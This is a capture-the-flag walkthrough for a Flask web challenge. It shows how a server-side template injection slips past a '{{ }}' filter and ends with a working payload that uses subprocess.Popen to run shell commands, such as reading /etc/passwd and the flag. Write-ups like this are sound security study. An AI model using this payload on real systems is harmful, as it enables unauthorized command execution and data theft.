Team-Check Walkthrough - GlacierCTF 2026 | SSTI to RCE
Walkthrough for the Team-Check challenge from GlacierCTF 2026. A web challenge featuring a Server-Side Template Injection (SSTI) in Flask's render_template_string, bypassing a `{{}}` filter with `{% %}` to reach subprocess.Popen and achieve RCE for the flag.
Challenge Overview
Lately, a lot of teams have started to use AI. We built a small web application to check if people use it for CTFs.
Solution
Source Code
The source code is a fairly small Python application built with Flask. Here is the code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# Respect the shebang and mark file as executable

import random
import flask
from flask import Flask
from flask import render_template
from waitress import serve

# create and configure the app
app = Flask(__name__, instance_relative_config=True)
app.config.from_mapping(
    SECRET_KEY=random.randbytes(128)
)

LOSTEAMS = [
    "LosFuzzys", "S1gW0zzys", "podmanenjoyer"
]

AT_TEAMS = [
    # The OGs wouldn't do it
    "WE_0WN_Y0U", "HgbSec", "KuK Hofhackerei", "SIGFLAG", "/dev/stp",
    "OneManParty", "defragmented brains", "WeAreScientists"

    # These ones are also not known for using AI
    "sp3ng3rh4ck", "GiG Gehackt ist Geil", "inFLAGranti",
    "MeetingPostponed", "KUDDAHSEC", "Zook"
]


@app.route('/index.html')
@app.route('/')
def index():
    return render_template('index.html')


@app.errorhandler(404)
def error_handler():
    return flask.redirect("index")


@app.route('/check_team')
def challenge():
    team_name = flask.request.args.get("teamname")
    if not team_name:
        return render_template('index.html')

    # Security-Checks
    if "{{" in team_name or "}}" in team_name:
        return render_template('index.html')

    team_msg = flask.render_template_string(
        f"We are unsure if {team_name} has used AI in the past."
    )
    info_color = "info"

    if team_name in AT_TEAMS:
        team_msg = f"We don't think that {team_name} has used AI in the past"
        info_color = "success"

    elif team_name in LOSTEAMS:
        team_msg = f"Yes, {team_name} has has used AI in the past!"
        info_color = "danger"

    return render_template(
        'index.html', team_msg=team_msg, info_color=info_color
    )


serve(app, host='0.0.0.0', port=1337)
We immediately notice the Flask function render_template_string, which is vulnerable to Server-Side Template Injection (SSTI). In addition, from the entrypoint.sh file we discover the location of the flag in the filesystem.
1
2
3
4
5
#!/bin/sh
. /.venv/bin/activate 2>&1 >/dev/null
export PATH="/.venv/bin:$PATH"
export FLAG=$(cat /flag.txt)
/usr/bin/stdbuf -i0 -o0 -e0 /app/app.py
Enumeration
First of all, let’s open the site.

We can insert the template into the input field on the site. First, we notice that the source code has a check for {{}}, so we use {%%} instead.
Let’s start enumerating step by step. First, the classes.
{% print(self.__class__) %}

Now let’s check the hierarchy that Python uses to look up methods in classes via __mro__:
{% print(self.__class__.__mro__) %}
Output: ### We are unsure if (<class 'jinja2.runtime.TemplateReference'>, <class 'object'>) has used AI in the past.
Since this is a list, we can select the first element and proceed with enumerating the subclasses. For the next output, I unescaped the HTML to make it more readable.
{% print(self.__class__.__mro__[1].__subclasses__()) %}
Output:
1
2
3
4
5
We are unsure if [<class 'type'>, <class 'async_generator'>, <class 'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <class 'bytes'>, <class 'builtin_function_or_method'>, <class 'callable_iterator'>, <class 'PyCapsule'>, <class 'cell'>, <class 'classmethod_descriptor'>, <class 'classmethod'>, <class 'code'>, <class 'complex'>, <class '_contextvars.Token'>, <class '_contextvars.ContextVar'>, <class '_contextvars.Context'>, <class 'coroutine'>, <class 'dict_items'>, <class 'dict_itemiterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'dict_keys'>, <class 'mappingproxy'>,

<SNIP>

<class 'calendar._localized_day'>, <class 'calendar.Calendar'>, <class 'calendar.different_locale'>, <class 'waitress.utilities.Error'>, <class 'waitress.wasyncore.dispatcher'>, <class 'waitress.wasyncore.file_wrapper'>, <class 'waitress.trigger._triggerbase'>, <class 'waitress.adjustments.Adjustments'>, <class 'waitress.buffers.FileBasedBuffer'>, <class 'waitress.buffers.OverflowableBuffer'>, <class 'waitress.receiver.FixedStreamReceiver'>, <class 'waitress.receiver.ChunkedReceiver'>, <class 'waitress.parser.HTTPRequestParser'>, <class 'waitress.task.ThreadedTaskDispatcher'>, <class 'waitress.task.Task'>, <class 'waitress.server.MultiSocketServer'>, <class 'subprocess._del_safe'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>] has used AI in the past.
From SSTI to RCE
As we can see, the last class is subprocess.Popen (position 526 in the list), and we can use it to obtain RCE as the user running the site.
The final payload to read /etc/passwd:
{% print(self.__class__.__mro__[1].__subclasses__()[526]('cat /etc/passwd', shell=True, stdout=-1).communicate()[0].strip()) %}
We just need to change /etc/passwd to /flag and…
Flag obtained.